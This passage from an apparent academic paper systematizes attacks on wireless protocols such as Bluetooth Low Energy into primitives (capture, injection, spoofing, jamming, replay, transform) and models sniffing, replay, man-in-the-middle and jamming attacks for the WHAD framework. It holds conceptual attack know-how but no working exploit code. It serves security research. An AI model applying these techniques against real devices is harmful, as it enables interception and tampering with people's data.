Advanced attacks have also been developed like *injectaBLE* [8] which performs a **desynchronization of a connection between two nodes**, the attacker taking control of the connection by relaying any data sent by each desynchronized node to the other. This attack is totally transparent for the target nodes and does not require the use of a rogue node.

Man-in-the-middle attacks can be set up in different ways:

— a rogue node is created and other nodes are forced to connect to it and it will relay data to the intended target node
— a connection between two nodes is de-synchronized and the attacker relays all the data sent by each node to the other

Once the attacker has access to the data exchanged between two nodes, tampering data may be possible if the following conditions are met:

— data is not encrypted or the attacker knows the encryption algorithm and key if encryption is used
— data format is known from the attacker
— authentication and integrity fields (if any) can be modified to match the expected values

As a matter of fact, attackers rely on the following to tamper with data exchanged between two nodes:

— setting up a spoofed node that supports the target protocol and accepts connections if required by the protocol
— establishing a connection to the target node
— modifying data to achieve a specific goal
— sending data to a specific node, through an established connection or directly depending on the context
— receiving data from a connected node

Accessing sensitive information Wireless protocols are used to exchange information, including sensitive information. Sensitive information includes health data, personal information, passwords, encryption keys, etc. Access to this information should be protected against attackers.

On protocols that do not use encryption by default, such as Bluetooth Low Energy or Enhanced ShockBurst, accessing the information exchanged between two nodes is pretty straightforward and involves passive data capture. An attacker simply needs to **listen to the communication channel and capture all the information** sent on it. This can also be done on open Wi-Fi networks.

If encryption is used, the knowledge of the encryption key can be enough to decrypt the content of any communication except when session keys are used. In this case, it might be more difficult and sometimes

impossible to extract information. Wi-Fi protocol for instance was prone to a cryptographic attack on its *Wired Equivalent Privacy* (*WEP* in short) feature as it relies on a wrong usage of RC4 encryption, allowing attackers to perform a statistical attack on captured data and recover the encryption key (see Wikipedia [40] for more details on this attack). Let us note that if the encryption key is recovered, it may be used to decrypt past encrypted traffic if Perfect Forward Secrecy is not guaranteed by the protocol [3].

Information can be directly extracted from the data exchanged between nodes, but it is also possible when conditions are met to **recover extra information from a captured communication like encryption keys** and/or data if weak encryption is used. Moreover, it is sometimes possible to **infer specific information from captured data** like the *Generic Attribute* (or *GATT*) profile of a Bluetooth Low Energy target device by simply monitoring the services and characteristics discovery procedure.

An attacker can therefore capture sensitive data by:

— passively capturing data sent over a communication channel
— performing a man-in-the-middle attack against two nodes and capturing the data exchanged
— capturing and decrypting the exchanged data if encryption is used and the key/password is known or recovered
— recovering information using correlation and inference from the captured data

2.4 Identified attack primitives

The previous breakdown of various attacks on wireless protocols helped uncover a set of attack primitives used to realize the different threats described in our threat model. These primitives describe very basic operations that can be performed by attackers, and may be generic (independent of any protocol) or protocol-specific.

These primitives are defined to be as simple as possible and to be combined to create more complex attack scenarios, as those described in the previous section. Each primitive can be implemented in different ways but relies on the same basic operation, depending on a given protocol for protocol-specific primitives or generic in other cases.

They can be associated with three different layers based on the OSI model [39]:

— the *physical layer* or *PHY* corresponding to the layer closely associated with the physical connection between devices,
— the *logical link layer* corresponding to the protocol layer that transfers data between nodes on a *network segment*,

— the *network layer* corresponding to the layer allowing data transfer from a source to a destination through one or more networks or subnetworks

In wireless protocols, their own terminology will map more or less clearly to the OSI layers. To keep it simple, we will refer to the lowest layers as a *physical layer* (or *PHY*) and a *link layer*.

The diagrams representing these primitives in the following sections rely on a specific color code used to identify the flow of data and the type of operation that each primitive supports:

— primitives in blue process data received from a communication channel
— primitives in red send data destined to a communication channel
— primitives in purple receive data from and send data destined to a communication channel
— primitives in orange are generic primitives that can process data received from or destined to a communication channel

PDUs (*Protocol Data Units*) are blocks of data, including data exchanged between nodes but also additional metadata, that are manipulated by the primitives described below.

Primitives related to the physical layer This first attack primitive that happens at the physical layer consists in capturing data from a communication channel. This primitive is mostly protocol-specific, as each protocol has its own communication channel that may differ from others.

This primitive takes in input any parameter required to describe the communication channel and outputs captured data in the form of a series of *PDUs*. These *PDUs* can be used by another attack primitive or saved in a file for later use. This primitive is illustrated in Figure 1.




Fig. 1. Capture primitive

In opposition to the *Capture* primitive, the injection primitive allows an attacker to directly send data to a target node without caring about any connection. It takes *PDUs* in input and sends them into the communication

channel. This primitive does not spoof any node identity, it is simply used as an interface layer between the target network and other primitives.

This *Injection* primitive has no *spoofing* capability. Figure 2 shows the inputs and outputs of this primitive. Again, this primitive depends on the medium used by the associated wireless protocol.




Fig. 2. Injection primitive

Primitives related to the link layer The *Connection* primitive is required by multiple attack scenarios, as an attacker may need to initiate a connection to a network as part of a greater attack. Initiating a connection is therefore a key attack primitive and is mostly protocol-dependent. The connection initiation procedure may be specific to the protocol used on the communication channel. It handles the state of a connection, is able to send and receive data and processes the received data regarding the wireless protocol it supports. In fact, this primitive can be described as a combination of *Capture* and *Injection* primitives with a specific layer handling the connection state, as shown in Figure 3.




Fig. 3. Detailed Connection primitive

The connection primitive can be configured with any parameter required by the target protocol to initiate a valid connection to the network.

This may include any identifier of the target network as well as parameters related to the communication channel.

This primitive takes in input any parameter required to establish a valid connection to a network, and once this connection is established it can send and receive *PDUs* back and forth. Unlike the *Capture* primitive previously described, this primitive handles two flows:

— one flow taking data from the communication channel in input and issuing *PDUs* (in blue)
— another flow taking *PDUs* in input and producing data on the communication channel (in red)

The *Connection* primitive is used to establish a connection, but it could be interesting for an attacker, as previously mentioned, to synchronize with a target connection in order to capture any data exchanged or inject arbitrary data into it, targeting a specific node. This is done thanks to the synchronization primitive: injection is performed by spoofing one node or another and sending arbitrary data to the other node, while it captures any data exchanged over the target connection. Therefore, this *Synchronization* primitive also relies on a combination of *Capture* and *Injection* primitives, like the *Connection* primitive, as shown in Figure 4.




Fig. 4. Detailed Synchronization primitive

This primitive needs all the required parameters to synchronize with a target connection, at least the identifier for the target connection as well as some extra parameters required to correctly set the radio settings. Once synchronization is successfully done, captured data is sent as output and any incoming data is injected into the connection as if it was sent by a node specified in the parameters. This primitive handles two flows:

— one flow taking data from the communication channel in input and issuing *PDUs* (in blue)

— another flow taking *PDUs* in input and producing data on the communication channel (in red)

A third primitive, *Spoofing*, allows an attacker to emulate a specific node in a network or subnetwork, usually spoofing a specific node identity. Unsurprisingly, it also relies on the same low-level primitives as *Connection* and *Synchronization*, i.e *Capture* and *Injection*. Figure 5 describes a detailed model of this primitive, similarly to *Connection* and *Synchronization* primitives.




Fig. 5. Detailed Spoofing primitive

This primitive also defines two flows like the *Connection* primitive, but instead of initiating a connection it accepts connections from other nodes.

Note that *Connection*, *Synchronization* and *Spoofing* primitives are usually not able to directly send *PDUs* as they may need some time to establish or synchronize with an existing connection or receive a connection. These primitives keep *PDUs* in an internal queue until a connection is established or synchronized with and send them after.

A last primitive, *Jamming*, provides the ability to jam any communication by using two concepts described in [9] (section 7.2.2, p.157):

— **deceptive jamming:** a deceptive jammer continuously transmits packets on the targeted channel,

— **reactive jamming:** a reactive jammer only transmits an arbitrary radio signal when a packet transmission is detected on the targeted channel.

Like all previous link-layer primitives, *Jamming* relies on both *Capture* and *Injection* primitives and can be modeled as shown in Figure 6.

Primitives related to PDU manipulation Every physical layer or link layer primitive manipulates *protocol data units* (*PDUs*), which is the




Fig. 6. Detailed Jamming primitive

simplest form of data they are able to convert into wireless frames to transmit, or to produce from a received wireless frame. Any operation above the link layer is therefore performed on *PDUs* related to a specific protocol, but some of them are somehow generic and can be defined as primitives used in attacks.

Moreover, these primitives do not exclusively rely on direct interaction with the communication medium and therefore can be used in both online and offline attacks, unlike the previously described primitives.

The first primitive of this kind is the *Extraction* one which allows an attacker to extract information directly from a single *PDU* (*selection*). The extracted information can then be used by an attacker to deduce information through *correlation* or *inference*. This primitive, illustrated in Figure 7 takes *PDUs* in input and gives the requested information in output. Parameters of this primitive include details about the information to extract.




Fig. 7. Extraction primitive

The second primitive is about on-the-fly *PDU* modification and is called *Transform*. It applies a transformation to *PDUs* that match some requirements. The transformation and the associated requirements are provided in parameters in the form of a selection function and a transform.

This transformation can be used to tamper with any *PDU* content, modifying one or more information stored in a *PDU* as well as encrypting or decrypting content depending on its content and extra parameters provided to the primitive. This primitive takes *PDUs* in input, applies a transform on selected *PDUs* and outputs them, as described in Figure 8.




Fig. 8. Transform primitive

A third primitive called *Forge* provides the ability to craft specific *PDUs* in order to use them with other primitives, with their associated metadata, as described in Figure 9.




Fig. 9. Forge primitive

Another useful primitive is *Dump*, which provides the ability to save *PDUs* into a file in order to use them later. This is a very simple primitive that allows offline attacks on encryption for instance. This primitive takes in input a stream of *PDUs* and saves them into a file specified in its parameters, as illustrated in Figure 10.




Fig. 10. Dump primitive

The last primitive, *Replay*, takes a specific file and loads *PDUs* from it, producing a stream of *PDUs* that can be used by other primitives. It is illustrated in Figure 11.




Fig. 11. Replay primitive

Summary of primitives dependencies The following Figure 12 summarizes all the primitives we identified that can be combined to describe any attack considered in this systematization, organized by their associated OSI layer.




Fig. 12. Primitives hierarchy

Primitives associated with the link layer depend on those associated with the physical layer (*Capture* and *Injection*), while other primitives (*Extraction*, *Transform*, *Dump* and *Replay*) are not associated with a specific layer as they can be used on both of them.

2.5 Combining these attack primitives to model attacks

Attacks against wireless protocols can be defined as a combination of primitives that may imply a certain order in how the attack is carried out. Man-in-the-middle attacks for instance require that both *Connection* and *Spoofing* primitives are up and working to allow data processing, because if one of them is not then this attack will result in a denial of service. Setting up an attack can be seen as a *processing chain* that makes data flow from one primitive to another, but also as a series of steps that must be realized in a particular order.

Therefore, combining primitives is not only about creating this data processing chain, but also organizing them to reflect the successive steps used to perform the attack.

For clarity purpose, parameters of primitives used in the following diagrams are not shown except when necessary for proper understanding.

Identify all nodes belonging to a network Previously described in section 2.3, the discovery of nodes belonging to a network can be achieved in three different ways. The first way consists of simply capturing data from the communication channel and extracting any node information available. This passive attack is modeled in Figure 13. and relies on the *Capture* and *Extraction* primitives.




Fig. 13. Passive node identification

The second way to identify nodes is to interact with them in the network by injecting (*sending*) data that will cause these nodes to react, and capture the data sent by these nodes in order to identify them. This attack is modeled in Figure 14, and shows the two concurrent activities: one that relies on the *Injection* primitive that sends data into the network and another that captures data and extracts node information based on the *Capture* and *Extraction* primitives.




Fig. 14. Active node identification

The third and last option to identify nodes that belong to a network is to connect to the network and use a protocol feature to discover these nodes. This attack is modeled in Figure 15 and relies on a *Connection* primitive that will send one or more specific requests and extract information from the received *PDUs*.




Fig. 15. Protocol-based active node identification

Disrupting communication between two nodes We have previously identified three different ways to disrupt communications between nodes, the first one being the simplest based on naive jamming, as described in Figure 16. This attack simply jams the communication channel.




Fig. 16. Naive jamming

A second way to disrupt a communication between two nodes, when dealing with connected protocols, consists in desynchronizing a node by jamming the communication channel at a specific time, triggered by a specific pattern of data sent by one node to another, thus causing the connection to be considered as lost by one of the target nodes. This reactive jamming attack is modeled in Figure 17.




Fig. 17. Reactive jamming

A third way to disrupt communications is by injecting a specific PDU into a connection, spoofing a node identity. Figure 17 shows the model of this attack. Parameters passed to the *Synchronization* primitive contain:

— the identity of the node to spoof
— the parameters related to the communication channel to use




Fig. 18. Desynchronization

Joining a network When targeting a non-connected protocol, the simplest way to join a network is to send legitimate data into the communication channel, and process any received data. This is done thanks to an *Injection* primitive combined with a *Capture* primitive, as shown in Figure 19.

There is no connection to handle, it is based on sending data to and receiving data from different nodes that belong to a specific network. There is no connection to state management either.




Fig. 19. Network join on non-connected protocol

Other protocols rely on connections between nodes requiring a specific procedure to be followed, that once established is identified by a unique identifier. In this case, we need to use a *Connection* primitive that implements a protocol connection process and allows exchanging data with other nodes once the connection is established. An attacker may spoof the identity of a legitimate node during this connection process, and this is also part of the *Connection* primitive (if fed with a specific node identity).

The connection state is handled by the *Connection* primitive itself. Figure 20 shows the model of this attack.

Replaying a captured communication Replay attacks are performed in two distinct steps. In a first step, the attacker captures a legitimate




Fig. 20. Network join on connection-based protocol

communication between two nodes and saves it for later use. This captured communication is then replayed as-is and causes the target node to consider it legitimate (if vulnerable) and to react to it. Replay attacks can be performed at various layers: the physical layer for connection-less protocols or at the link layer for connection-based protocols.

In the case of a connection-less protocol, the attack relies on a *Capture* primitive to capture a communication and on a *Dump* primitive to save the captured data into a file. Then this file is later used to inject data into the communication channel with the combined use of a *Replay* and an *Injection* primitives, as shown in Figure 21.




Fig. 21. Replay attack at the physical layer

For connection-based protocols, one simply needs to rely on corresponding link layer primitives, like *Synchro* and *Connect*. The attack is pretty much the same, but this time uses primitives that handle connections instead of blindly capturing data and sending it again, as demonstrated in Figure 22.




Fig. 22. Replay attack at the link layer

Tampering with data sent between two nodes Man-in-the-middle attacks are a pretty common way to tamper with a communication between two nodes, as described in section 2.3. These attacks are made possible by the possibility for an attacker to emulate a node that exposes the same identity as a legitimate targeted node, and force any other node to connect to his spoofed node while it relays data with the targeted node.

Two main scenarios are usually performed:

— in the first one, the attacker initiates a legitimate connection to the target node and then creates a spoofed node that mimics the legitimate one and then relays data back and forth (described in Figure 23)

— in the other, the attacker creates first a spoofed node mimicking a legitimate one and once a connection received on this rogue node initiates a connection to the target node and relays data back and forth (described in Figure 24)

If data is sent encrypted and the attacker knows the key and the algorithm used, it is possible to decrypt, modify and encrypt data in the *Transform* primitives used in the above attacks.

Accessing sensitive information The simplest attack aiming at capturing sensitive information is based on passive data capture, usually called *sniffing*. Sniffing data from a communication channel can be described pretty easily using our primitives, as shown in Figure 25. Attackers usually save captured data into files to avoid losing information, thus explaining the use of a *Dump* primitive in our model. It mostly works for connection-less protocols, not for connection-based protocols.




Fig. 23. Man-in-the-middle attack with on-the-fly data tampering (connect then spoof)




Fig. 24. Man-in-the-middle attack with on-the-fly data tampering (spoof then connect)




Fig. 25. Passive sniffing

When it comes to capturing data from a connection-based protocol, an attacker must first identify a connection and passively synchronizes with it. If the target protocol relies on a channel hopping mechanism, then synchronization will allow the attacker to recover the parameters required to hop from one channel to another and therefore capture the exchanged data. The attack model is slightly different, as shown in Figure 26.




Fig. 26. Connection sniffing (synchronized)

Again, this is a good demonstration that attacks on connection-less protocols simply rely on primitives associated with the physical layer while connection-based protocols require the use of other primitives associated with the link layer.

If data is encrypted and the attacker knows the algorithm used and the key, then it is possible to use a *Transform* primitive to implement on-the-fly decryption and to capture decrypted data, as shown in Figure 27. The given example demonstrates on-the-fly *PDU* decryption related to a connection-based protocol, but the same is possible with a connection-less protocol by replacing the *Synchronization* primitive with a *Capture* primitive.




Fig. 27. Connection sniffing with on-the-fly decryption

Another way to extract sensitive information exchanged between two nodes is to perform a man-in-the-middle attack as previously described in section 2.5.

Besides accessing unencrypted information exchanged between nodes, an attacker can also collect data in order to break the cryptography used by a wireless protocol. These types of attacks are based on cryptographic weaknesses that require collecting relevant data from a protected network or a specific communication (e.g., vulnerable pairing). Once enough data is collected, an attacker can try to guess the encryption key used and decrypt the captured data. This attack is shown in Figure 28, and is quite similar to the one mentioned in section 2.3.




Fig. 28. Cryptographic attack

2.6 Limits of the proposed systematization

The attack primitives of this proposed systematization have been defined based on an analysis of common known attacks on wireless protocols, considering Physical Layer primitives at the *PDU* level only. While this choice limits the complexity of the systematization, it excludes RF-based attacks on the physical layer, that would require the definition of lowest level primitives. Defining such primitives would be a relevant extension to our work, increasing its expressiveness to represent low level attacks.

We also consider attacks targeting a wireless network topology, typically targeting protocols supporting mesh networks like *ZigBee* or *Bluetooth Mesh*, as out of the scope of this paper. While these attacks are not described in this paper, they can probably be described as a composition of our primitives.

These choices do limit the attacks that can be modeled with our primitives and therefore within this systematization.

3 Turning this systematization into standard and generic tools

The systematization of wireless attacks defined in the previous section can be seen as a way to define a set of tools that can be combined to carry out attacks, each tool corresponding to an attack primitive. This approach is quite similar to the *KISS* principle [38] that demonstrated its effectiveness in multiple implementations, one of the most known being UNIX. Using this KISS principle, a set of basic tools can be defined that once combined allow complex operations to be implemented, without the need to create a new tool for each complex attack.

3.1 Deriving tools from primitives

The eleven attack primitives defined in the previous section correspond to a limited and necessary set of tools that must be implemented to cover all the identified attacks on wireless protocols if there is a way to easily combine them to match the defined attack models. Some attack primitives must be implemented specifically for each wireless protocol while others are more generic and can be used no matter the protocol.

The *Capture*, *Injection*, *Connection*, *Synchronization*, *Spoofing* and *Jamming* primitives are strongly tied to the wireless protocol and its communication channel specificities, thus making non-generic attack primitives: they must be implemented for each targeted wireless protocol, resulting in as many variants as they are protocols to support.

The *Dump*, *Replay*, *Extraction* and *Transform* attack primitives however are generic as they directly manipulate *PDUs* with no care of the wireless protocol used: they give the user the power to save data sent or received through a wireless protocol, replay this data, but also extract any part of it or transform it the way the user needs. This genericity is possible thanks to the fact that *PDUs* are composed of a bit-stream, generally interpreted as a series of bytes, that models the data exchanged over a wireless protocol. Generic attack primitives result in the corresponding generic tools and can be used independently of the wireless protocol considered.

3.2 Combining tools to implement attacks

If we consider each attack primitive as a tool, we also need to define a way to combine them practically. Relying on the *KISS* principle is one thing, but implementing it another that may seem harder. As previously stated, tools can be combined to create a data *processing chain* (see 2.5) but may also rely on specific timing to work as expected. These two aspects must be taken into account when designing a way to combine these tools together.

The intuitive way that comes to mind is to implement each attack primitive as a command-line tool and to use UNIX-like systems chaining capability to chain them in order to follow an attack model. Following this principle, the passive node scanning approach described in section 2.5 can be designed to work as illustrated in Listing 1.

Listing 1: Combining tools in shell

```
1 $ capture [parameters] | extraction [parameters]
```

In this case, the *Capture* primitive can be configured through its set of parameters and chained to the *Extraction* primitive. Data flowing from the first primitive can then be transferred to the next one, and the *Extraction* primitive extracts the expected information from the data it receives.

This chaining benefits from UNIX-like shell's piping feature in a way it can be used to reproduce an attack model using command-line tools. But this way of chaining attack primitives has its own restrictions:

— UNIX-like pipe feature is a single-way communication mechanism, thus allowing a tool to uniquely send data to another tool but not receive data from it

— it defines both a specific timing and processing chain as the first tool is expected to output data to the second one in the chain, introducing a time constraint

These restrictions definitely limit the attacks on wireless protocols that can be implemented using command-line tools, but offer a quite simple way to experiment some of them using simple command-line tools.

Another approach that may better fit this systematization is the one used in *GNURadio* [14]: a graph of blocks representing an attack with each block representing a primitive (Figure 29 shows an example *GNURadio* flowgraph). These primitives can then be chained together using links, and timing may be part of the graph configuration.




Fig. 29. Example of a GNURadio flowgraph to demodulate narrow-band FM

This approach offers greater flexibility but relies on a graph that needs to be designed either visually using a specific tool like *GNURadio* or programmatically using Python code.

Eventually, we opted for the command-line tool chaining instead of GNURadio's flow graphs because of its simplicity and ease of use.

3.3 Experimenting with WHAD

One of the goals of this systematization of attacks on wireless protocols was to determine which tools must be implemented in our *WHAD* framework [30], designed to provide an easy interface to wireless protocols as well as an easy way to implement and test attacks against a large range of wireless protocols used in the *Internet of Things* field.

Combining tools with pipes and sockets We previously demonstrated that UNIX-like shell pipes can be used to chain tools in a terminal and that this solution has some limitations, one of them being that this pipe mechanism is a one-way communication channel. Since we needed to experiment with two-way communication channels, we designed a way to use pipes to create such a communication channel between tools, similar to how *Mirage* uses the same mechanism to combine multiple modules [10]. Moreover, relying on shell pipes also allows third-party tools to interact with WHAD's and encourage future contributions.

Figure 30 shows the solution we designed in WHAD to combine attack primitives while allowing two-way communication. The principle is pretty simple: each tool that has its output piped to another tool creates a socket

